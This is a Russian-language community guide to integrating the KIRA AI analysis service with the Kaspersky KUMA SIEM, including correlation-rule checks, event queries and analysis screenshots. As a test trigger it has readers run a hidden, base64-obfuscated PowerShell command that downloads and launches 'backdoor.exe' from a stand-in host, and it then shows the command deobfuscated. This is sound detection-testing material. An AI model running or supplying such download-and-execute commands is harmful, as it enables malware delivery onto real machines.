

Настройка интеграции с KIRA и примеры использования

Информация, приведенная на данной странице, является разработкой команды pre-sales и/или community KUMA и **НЕ** является официальной рекомендацией вендора.

Официальная документация по данному разделу приведена в онлайн-справке на продукт:

<https://support.kaspersky.ru/kuma/4.0/294800>

Видео по работе KIRA и ключевые преимущества:

<https://box.kaspersky.com/f/48a6de7a26044d9ea60c/>

Kaspersky Investigation & Response Assistant (далее — KIRA) — это облачный сервис на базе искусственного интеллекта для анализа событий информационной безопасности.

KIRA выполняет детальный разбор командных строк и скриптов Windows и Linux с возможностью деобфускации, формирует краткое описание их назначения и предоставляет аналитическую информацию, необходимую для ускорения расследования инцидентов и приоритизации алертов.

Для использования сервиса ИИ KIRA необходимо:

- Наличие **действующей лицензии с модулем AI**.
- Наличие файла сертификата в формате PFX, упакованного в архив <имя заказчика>.ZIP, и пароля к сертификату для отправки запросов.

Для получения сертификата и пароля обратитесь к сотрудникам Лаборатории Касперского или представителям партнера.

- Наличие у пользователя одной из ролей: Главный администратор, Администратор, Аналитик 2-го уровня, Аналитик 1-го уровня, Младший аналитик.

Настройка интеграции с KIRA

Чтобы настроить интеграцию с KIRA:

- Перейдите в раздел **Параметры** → **Интеграции** → **AI-сервисы**.
- В открывшемся окне перейдите на вкладку **Kaspersky Investigation & Response Assistant**.
- Включите интеграцию с KIRA, установив переключатель **Статус** в активное положение.
- Нажмите **Выбрать файл** и загрузите архив <имя заказчика>.ZIP, в котором содержится сертификат в формате PFX.
- В поле **Пароль от сертификата** укажите пароль.
- Сервис KIRA отправляет запросы в облачный сервис, поэтому если в инфраструктуре используется прокси-сервер для доступа в Интернет выберите в раскрывающемся списке **Прокси-сервер** ранее созданный ресурс или создайте новый.
- В раскрывающемся списке выберите язык ответа на запрос в KIRA: русский или английский. KUMA будет передавать и хранить ответы KIRA на выбранном языке.
- Нажмите **Сохранить**. После того как вы нажмете **Сохранить**, вам будет предложено принять условия **Лицензионного соглашения**. Если вы не примете соглашение, сохранить параметры и продолжить работу с сервисом будет невозможно.

После сохранения параметров будет показано доступное количество токенов. Количество токенов обновляется ежедневно.

Интеграция с сервисом KIRA успешно настроена. Анализ будет доступен для всех событий, как новых, так и уже полученных.

Выполнение анализа с помощью KIRA

После того как интеграция настроена, можно выполнять анализ команд или скриптов с помощью KIRA.

Для примера создадим новый алерт, но Вы также можете использовать события из уже сформированного алерта:

- Убедитесь, что правило **R110_04_Соккрытие окна выполнения PowerShell скрипта** привязано к коррелятору. Для этого:
 - Перейдите в **Ресурсы** → **Активные сервисы**
 - Выберите сервис **Коррелятора**
 - В окне **Редактирование коррелятора** перейдите на шаг **Корреляция**

- В поле Поиск введите «**110_04**»
- Убедитесь, что правило **R110_04_Соккрытие окна выполнения PowerShell скрипта** присутствует в списке.
- Если правило отсутствует в списке выполните привязку правила аналогично Статьям [Создание правила корреляции типа Simple](#) или [Создание правила корреляции типа Standard](#).

Редактирование коррелятора



Общие

Глобальные переменные

Корреляция **1**

Обогащение

Реагирование

Маршрутизация

Проверка параметров

Корреляция

С помощью правил корреляции задаются условия, по которым анализируются поступающие события и, если выполняются условия правил, создаются алерты. Подробнее см. [в онлайн-справке](#).

+ Добавить

Привязать

Удалить

↑ Поднять

↓ Опустить

⋮

110_04 **2**

×



Правила корреляции

Тип

Действия



R110_04_Соккрытие окна
выполнения PowerShell
скрипта

simple

В дальнейшую обработку

В коррелятор

Обогащение событий

Найдено **1** / Выбрано **0**

Сохранить

Сохранить с комментарием

Отмена

- Убедитесь, что события **Windows A new process has been created** (Event ID 4688) поступают с тестовой рабочей станции. Для этого:
 - Перейдите в раздел **События**.
 - Укажите следующий поисковый запрос:

```
SELECT * FROM `events` WHERE DeviceEventClassID = '4688' AND DeviceHostName = '<имя тестовой рабочей станции>' ORDER BY Timestamp DESC LIMIT 250
```

- Нажмите **Выполнить запрос**

- Убедитесь, что события **A new process has been created** отображаются в таблице событий.
- Если события **A new process has been created** отсутствуют в таблице событий выполните настройку сбора событий с EventID 4688 согласно Статье [Настройка получения событий Windows](#).

События

Не обновлять 5m Последние 5m [OOTB] Storage (Main... ⋮

1 SELECT * FROM 'events' WHERE DeviceEventClassID = '4688' AND DeviceHostName = 'wd10.truecompany.local' ORDER BY Timestamp DESC LIMIT 250 2

Нажмите Ctrl + Enter, чтобы выполнить запрос

Выполнить запрос 3

TSV

TenantID	Timestamp	DeviceVendor	DeviceProduct	DeviceHostName	Name	DeviceEventClassID
Main	03.03.2025 19:25:57.763	Microsoft	Windows	wd10.truecompany.local	A new process has been created.	4688
Main	03.03.2025 19:24:38.107	Microsoft	Windows	wd10.truecompany.local	A new process has been created.	4688
Main	03.03.2025 19:24:37.091	Microsoft	Windows	wd10.truecompany.local	A new process has been created.	4688
Main	03.03.2025 19:22:18.862	Microsoft	Windows	wd10.truecompany.local	A new process has been created.	4688
Main	03.03.2025 19:22:18.862	Microsoft	Windows	wd10.truecompany.local	A new process has been created.	4688
Main	03.03.2025 19:22:18.861	Microsoft	Windows	wd10.truecompany.local	A new process has been created.	4688

- На тестовой рабочей станции откройте консоль PowerShell и выполните следующую команду:

```
powershell -NoProfile -NonInteractive -ExecutionPolicy Bypass -W Hidden -Command "$s = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('aHR0cDovL2E3Mzk2ZD YxY2FmZmUx0GE0Y2ZmYmIzYjQy0GM5YjYwLmNvbS9kL2JhY2tkb29yLmV4ZQ==')); iwr $s -OutFile backdoor.exe; Start-Process .\backdoor.exe"
```

- В веб-интерфейсе KUMA перейдите в раздел **Алерты** и убедитесь, что алерт **R110_04_Соккрытие окна выполнения PowerShell** скрипта появился в таблице алертов.

Алерты

110_04 Q Фильтры

Найдено 1

Название	Статус	Назначен	Инцидент	Первое появление	Последнее появление	Категории затронутых активов	Тенант
R110_04_Соккрытие окна выполнения PowerShell скрипта	Новый			05.03.2026 18:41:25	05.03.2026 18:41:25	Main/Categorized assets/All Status/High Main/Categorized assets/OS/Windows Desktop Main/Categorized assets/Vulnerabilities Main/Categorized assets/Assets from KSC Main/Categorized assets/Application/7-z not installed	Main

Чтобы выполнить анализ:

- Нажмите на название алерта **R110_04_Соккрытие окна выполнения PowerShell скрипта**.
- В секции **Связанные события** нажмите **Найти в событиях**.

- В открывшемся окне **Расследование алерта** откройте карточку базового или корреляционного события.
- Наведите на поле **DeviceCustomString4**, в котором содержится текст выполненного скрипта, и нажмите на символ 
- В раскрывающемся списке выберите **Проанализировать с помощью KIRA**.



Касперский
Unified Monitoring and
Analysis Platform

Выбрано тенантов: 2

Панели мониторинга

Алерты

Инциденты

События

Активы

Отчеты

Ресурсы

СубетПлоск

Диспетчер задач

Параметры

Доступ

Интеграции

Другое

Состояние источников

Метрики

Войсвой

События / Расследование алерта

R110_04_Соккрытие окна выполнения PowerShell скрипта

1 SELECT *

2 FROM "events"

3 ORDER BY Timestamp DESC

4 LIMIT 200

Нажмите Ctrl + Enter, чтобы выполнить запрос

Результаты запроса

Привязать к алерту

Отвязать от алерта

TSV

☐	Привязка к алерту	Timestamp	Name	Message	DeviceAddress
☐	Есть	05.03.2026 18:41:25.212	R110_04_Соккрытие окна выполнения PowerShell скрипта	Пользователь DEMO\ivan на хост...	
☐	Есть	05.03.2026 18:41:20.873	A new process has been created.		

Информация о корреляционном событии

DeviceCustomStringLabel

Process ID

DeviceCustomString4

"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -NonInteractive -ExecutionPolicy All -Command "[System.Text.Encoding]::ASCIIMbBase4String[ahR0x0bvxL2E3MzYpYzCGMDYyYwLnNlbi59KlZlbyYbackdoor.exe; Start-Process \backdoor.exe"

Добавить в исключения

Проанализировать с помощью KIRA

DeviceCustomString4Label

Command Line

DeviceCustomString5

0x4a94

DeviceCustomString5Label

New Process Id

DeviceCustomString6

%N1936

DeviceCustomString6Label

Token Elevation Type

CorrelationRule

R110_04_Соккрытие окна выполнения PowerShell скрипта

Service

Correlator

BaseEventCount

1

EventOutcome

Audit Success

ExternalID

R110_04

FlexString1

0x60195

FlexStringLabel

Subject login ID

FlexString2

0x0

OldFileType

Security log

Priority

Высокий

Type

Correlated

Поля расширенной схемы событий

S_KI_DestinationAssetDisplay Name PC-7

S_KI_DeviceAssetDisplay Name PC-7

N_KI_CorrelationRulePriority 2

Альтернативный способ отправки запросов в KIRA: на панели инструментов в карточке события в раскрывающемся списке **Проанализировать с помощью KIRA** выберите поле, значение которого вы хотите проанализировать.

Информация о корреляционном событии

1

Подобные сведенияПоказать связанные событияПроанализировать с KIRA

ОбщийАнализ KIRA

TenantIDMain

Timestamp05.03.2026 18:41:25.212

NameR110_04_Соккрытие окна выполнения

StartTime05.03.2026 18:41:20.873

EndTime05.03.2026 18:41:20.873

MessageПользователь DEMO\ivan на хосте p...
лнил команду ""C:\WINDOWS\System...
wershell.exe" -NoProfile -NonInterac...
Hidden -Command " = [System.Text.E...
m.Convert]::FromBase64String('aHR...
OGEOY2ZmYmlzYjQyOGM5YjYwLmN...
='); iwr -OutFile backdoor.exe; Start...
ску powershell скрипта в скрытом режиме

DestinationProcessName
DeviceCustomString1
DeviceCustomString3
DeviceCustomString42
DeviceCustomString5
DeviceCustomString6
FlexString1
FlexString2
Message
SourceProcessName
S.KL_DestinationAssetDisplayName
S.KL_DeviceAssetDisplayName

- В открывшемся окне **Проанализировать с KIRA** отобразится команда для анализа. Обратите внимание, что base64 строка, содержащаяся в скрипте, была автоматически деобфусцирована.

Проанализировать

Исходный запрос был деобфусцирован

Осталось токенов10000000

"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -NonInteractive -ExecutionPolicy Bypass -W Hidden -Command " = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('http://a7396d61caffe18a4cffbb3b428c9b60.com/d/backdoor.exe')); iwr -OutFile backdoor.exe; Start-Process .\backdoor.exe"

1При отправке запроса на анализ строки в KIRA могут быть потрачены токены

ПроанализироватьДействия

Чтобы ознакомиться с отчетом об деобфускации нажмите **Действия** и выберите **Посмотреть отчет по деобфускации**.

Отчет по деобфускации



Исходная командная строка

```
"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -NonInteractive
-ExecutionPolicy Bypass -W Hidden -Command " =
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('aHR0cDovL2E3
Mzk2ZDYxY2FmZmUxOGE0Y2ZmYmlzYjYyOGM5YjYwLmNvbS9kL2JhY2tkb29yLmV4ZQ=='));
iwr -OutFile backdoor.exe; Start-Process .\backdoor.exe"
```

Итоговый результат деобфускации

```
"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -NonInteractive
-ExecutionPolicy Bypass -W Hidden -Command " =
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('http://a7396d61
caffe18a4cffbb3b428c9b60.com/d/backdoor.exe')); iwr -OutFile backdoor.exe; Start-Process
.\backdoor.exe"
```

Командная строка с найденными закодированными (возможно обфусцированными) частями

```
"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -NonInteractive
-ExecutionPolicy Bypass -W Hidden -Command " =
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('ENCODED_B64
_0_00')); iwr -OutFile backdoor.exe; Start-Process .\backdoor.exe"
```

Детальный разбор по каждой замене (в том числе на вложенных уровнях)


ENCODED_B64_0_00 → http://a7396d61caffe18a4cffbb3b428c9b60.com/d/backdoor.exe

- Если вы хотите предварительно определить количество токенов, которые будут затрачены на анализ, в раскрывающемся списке **Действия** выберите **Рассчитать размер в токенах**. Количество токенов для анализа = количество токенов на отправку запроса + количество токенов на ответ.

Токены на отправку 1248

Количество токенов для анализа = количество токенов на отправку запроса + количество токенов на ответ.

- Чтобы проанализировать команду, нажмите кнопку **Проанализировать**. Если токенов достаточно, запустится выполнение анализа и появится задача **Запрос в KIRA**. Выполнение запроса может занимать от 30 секунд и дольше.



Возможность редактирования запроса перед отправкой в KIRA обеспечивает дополнительный уровень контроля над конфиденциальностью данных. Это особенно важно в случаях, когда анализируемые строки кода содержат чувствительную информацию, такую как персональные данные, учетные записи или ключи доступа.

- Результат анализа доступен в том же окне **Проанализировать с помощью KIRA:** вывод, краткое содержание и развернутый анализ.

Проанализировать с KIRA



```
"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -NonInteractive -ExecutionPolicy Bypass -W Hidden -Command "[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('http://a7396d61caffe18a4cffbb3b428c9b60.com/d/backdoor.exe')); iwr -OutFile backdoor.exe; Start-Process .\backdoor.exe"
```

При отправке запроса на анализ строки в KIRA могут быть потрачены токены

Проанализировать

Действия ▾

Результат анализа KIRA

Результаты, предоставленные системой искусственного интеллекта, являются автоматическими и могут содержать неточности.

Последнее обновление 06.03.2026 16:23:20

Кол-во потраченных токенов 3243

Статус ✓ Завершено

Вывод ☰ Подозрительно

1

Краткое содержание

Запускается скрытый сеанс PowerShell с обходом политики выполнения сценариев, декодируется и загружается вредоносное ПО (backdoor.exe) с удаленного сервера, которое затем автоматически запускается. Это представляет собой серьезную угрозу безопасности, так как загруженное приложение может выполнять произвольные действия на системе, включая кражу данных или установку дополнительного вредоносного ПО.

Анализ

1. "C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" - Запускается PowerShell из системного каталога Windows.
2. -NoProfile - Запуск PowerShell без загрузки пользовательского профиля.
3. -NonInteractive - Указывает, что сеанс PowerShell является неинтерактивным.
4. -ExecutionPolicy Bypass - Обходит текущую политику выполнения сценариев, позволяя выполнить код.
5. -W Hidden - Скрывает окно PowerShell во время выполнения.
6. -Command - Передает команду для исполнения в PowerShell.
7. [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(...)) - Декодирование строки, представленной в формате Base64, в ASCII-кодировку.
3. 8. 'http://a7396d61caffe18a4cffbb3b428c9b60.com/d/backdoor.exe' - URL-адрес, содержащий вредоносный файл (backdoor.exe), который будет загружен.
9. iwr - Сокращение от Invoke-WebRequest, используется для скачивания файла по указанному URL.
10. -OutFile backdoor.exe - Сохраняет скачанный файл под именем backdoor.exe.
4. 11. Start-Process .\backdoor.exe - Запускает загруженный вредоносный файл backdoor.exe.

После выполнения анализа результат будет отображаться в карточке события на вкладке **Анализ KIRA** и будет доступен для просмотра всем пользователям с доступом к функциональности **Проанализировать с помощью KIRA**.

Результаты анализа KIRA хранятся в кэше в течение 14 дней.

Информация о корреляционном событии




[Подобные сведения](#) [Показать связанные события](#) [Проанализировать с KIRA](#) ▼

Общий [Анализ KIRA](#) 1

DeviceCustomString4 "C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -NonInteractive
Последнее обновление 06.03.2026
Вывод Подозрительно 2

Также можно посмотреть результат анализа в разделе **Диспетчер задач** в свойствах задачи **Запрос в KIRA**. При нажатии на название задачи, в контекстном меню будут доступны следующие действия:

- **Посмотреть результат** - в этом случае любой пользователь с доступом к задачам KIRA может посмотреть результаты выполнения задачи из кэша и токены не будут потрачены.
- **Перезапустить** - в этом случае анализ будет выполнен без учета данных предыдущего анализа, хранящихся в кеше, и токены будут потрачены на выполнение анализа.



Диспетчер задач

Статус	Задача	Создал	Создано	Последнее обновление	Тенант
Завершено	Запрос в KIRA 2		06.03.2026 16:50:15	06.03.2026 16:50:22	Main
Завершено	Запрос в KIRA		06.03.2026 16:23:12	06.03.2026 16:23:20	Main
Завершено	Threat Lookup		02.03.2026 14:18:43	02.03.2026 14:18:45	Main
Завершено	Запрос в KIRA		27.02.2026 17:05:44	27.02.2026 17:06:00	Main
Завершено	Запрос в KIRA		27.02.2026 15:45:51	27.02.2026 15:46:08	Main
Завершено	Запрос в KIRA		27.02.2026 15:29:10	27.02.2026 15:29:25	Main

Помимо отправки запросов в KIRA при расследовании алертов запросы можно отправлять непосредственно из раздела **События**.

Касперский

Unified Monitoring and Analysis Platform

Выбрано тенантов: 2

Панели мониторинга

Алерты

Инциденты

События

1

Активы

Отчеты

Ресурсы

СубетТасе

Диспетчер задач

Параметры

Доступ

Интеграции

Другое

Состояние источников

Метрики

Помощь

События

Не обн

1 SELECT *
2 FROM 'events'
3 WHERE DeviceHostName = 'pc-7.demo.lab' AND DeviceEventClassID = '4688'
4 ORDER BY Timestamp DESC
5 LIMIT 250

Нажмите Ctrl + Enter, чтобы выполнить запрос

Результаты запроса

TSV

TenantID	Timestamp	DeviceProduct	DeviceHostName	DeviceAddress	DestinationProcessName
Main	05.03.2026 18:41:20.873	Windows	pc-7.demo.lab	10.68.85.90	C:\Windows\System32\WindowsPowe
Main	05.03.2026 18:40:50.860	Windows	pc-7.demo.lab	10.68.85.90	C:\Windows\System32\taskhostw.exe
Main	05.03.2026 18:40:50.859	Windows	pc-7.demo.lab	10.68.85.90	C:\Windows\WinSxS\amd64_microsoft
Main	05.03.2026 18:40:50.858	Windows	pc-7.demo.lab	10.68.85.90	C:\Windows\servicing\Trustedinstall
Main	05.03.2026 18:40:50.857	Windows	pc-7.demo.lab	10.68.85.90	C:\Windows\System32\svchost.exe
Main	05.03.2026 18:36:20.771	Windows	pc-7.demo.lab	10.68.85.90	C:\Windows\System32\conhost.exe
Main	05.03.2026 18:36:20.770	Windows	pc-7.demo.lab	10.68.85.90	C:\Windows\System32\WindowsPowe
Main	05.03.2026 18:36:20.769	Windows	pc-7.demo.lab	10.68.85.90	C:\Windows\System32\svchost.exe
Main	05.03.2026 18:33:50.725	Windows	pc-7.demo.lab	10.68.85.90	C:\Windows\System32\svchost.exe
Main	05.03.2026 18:33:50.724	Windows	pc-7.demo.lab	10.68.85.90	C:\Windows\System32\taskhostw.exe
Main	05.03.2026 18:30:50.677	Windows	pc-7.demo.lab	10.68.85.90	C:\Windows\WinSxS\amd64_microsoft
Main	05.03.2026 18:30:50.677	Windows	pc-7.demo.lab	10.68.85.90	C:\Windows\servicing\Trustedinstall
Main	05.03.2026 18:30:50.676	Windows	pc-7.demo.lab	10.68.85.90	C:\Windows\System32\taskhostw.exe
Main	05.03.2026 18:29:50.654	Windows	pc-7.demo.lab	10.68.85.90	C:\Windows\System32\backgroundTa
Main	05.03.2026 18:29:50.654	Windows	pc-7.demo.lab	10.68.85.90	C:\Windows\System32\backgroundTa
Main	05.03.2026 18:26:55.120	KUMA	pc-7.demo.lab	10.68.85.90	C:\Windows\System32\WindowsPowe

Информация о событии

Копировать Проанализировать с KIRA 3

Общий Анализ KIRA

TenantIDMain

SpaceIDwindows

Timestamp05.03.2026 18:41:20.873

NameA new process has been created.

EndTime05.03.2026 18:41:55.750

DeviceAddress10.68.85.90

DeviceAssetIDPC-7

DeviceEventCategoryMicrosoft-Windows-Security-Auditing

DeviceEventClassID4688

DeviceHostNamepc-7.demo.lab

DeviceNTDomainDEMO

DeviceProductWindows

DeviceReceiptTime05.03.2026 18:41:55.750

DeviceTimeZone+03:00

DeviceVendorMicrosoft

SourceNTDomainDEMO

SourceProcessNameC:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

SourceUserIDS-1-5-21-21795569601-655194666-3432137315-1603

SourceUserNameivan

DestinationAssetIDPC-7

DestinationHostNamepc-7.demo.lab

DestinationNTDomain-

DestinationProcessNameC:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Примеры команд для анализа KIRA

Команды нерабочие все ссылки заменены, но это не отменяет перепроверку и аккуратность использования!

Ссылка на примеры:

https://github.com/KUMA-Community/kuma_content/blob/main/kira/usecases.md

Revision #13
Created 2025-04-14 07:29:49 UTC by Boris RZR
Updated 2026-08-17 17:54:41 UTC by Dmitry Borisov